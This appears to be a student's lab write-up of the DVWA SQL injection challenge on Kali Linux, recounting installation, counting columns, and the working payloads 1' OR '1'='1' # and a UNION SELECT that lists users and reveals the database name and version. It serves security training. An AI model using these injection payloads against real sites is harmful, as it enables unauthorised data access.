


SQL Injection challenge

- First of all, I downloaded dvwa on my kali linux machine

```
—(root@Tali)~[~]
# apt install dvwa
Upgrading:
  libapache2-mod-php8.2  php8.2-cli  php8.2-mysql  php8.2-readline
  php8.2                php8.2-common  php8.2-opcache
Installing:
  dvwa
Installing dependencies:
  php8.2-fpm  php8.2-gd
Suggested packages:
  php-pear
Summary:
  Upgrading: 7, Installing: 3, Removing: 0, Not Upgrading: 1684
  Download size: 6968 kB
  Space needed: 7199 kB / 134 GB available
Continue? [Y/n] y
Get:6 http://http.kali.org/kali kali-rolling/main amd64 php8.2-common amd64 8
```

- Started dvwa tool



SQL Injection challenge

- Choose SQL Injection



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- [https://www.netsparker.com/blog/web-security/sql-injection-ch](https://www.netsparker.com/blog/web-security/sql-injection-challenge)
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

- Try to figure out how many columns by entering the below commands

Vulnerability: SQL Injection

User ID:

Vulnerability: SQL Injection

User ID:

SQL Injection challenge

Vulnerability: SQL Injection

User ID:

- When i reach to number 3 i found an error, So it means there are only 2 columns
- Then, i used the below command to find out all the users on that DB

1' OR '1'='1' #

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1' #
First name: admin
Surname: admin

ID: 1' OR '1'='1' #
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' #
First name: Hack
Surname: Me

ID: 1' OR '1'='1' #
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' #
First name: Bob
Surname: Smith

SQL Injection challenge

- The below command helped me to find database name and version

' union select all DATABASE(),VERSION() #

Vulnerability: SQL Injection

User ID:

ID: ' union select all DATABASE(),VERSION() #
First name: dvwa
Surname: 11.4.3-MariaDB-1

Database name: **dvwa**

Database version: **11.4.3-MariaDB-1**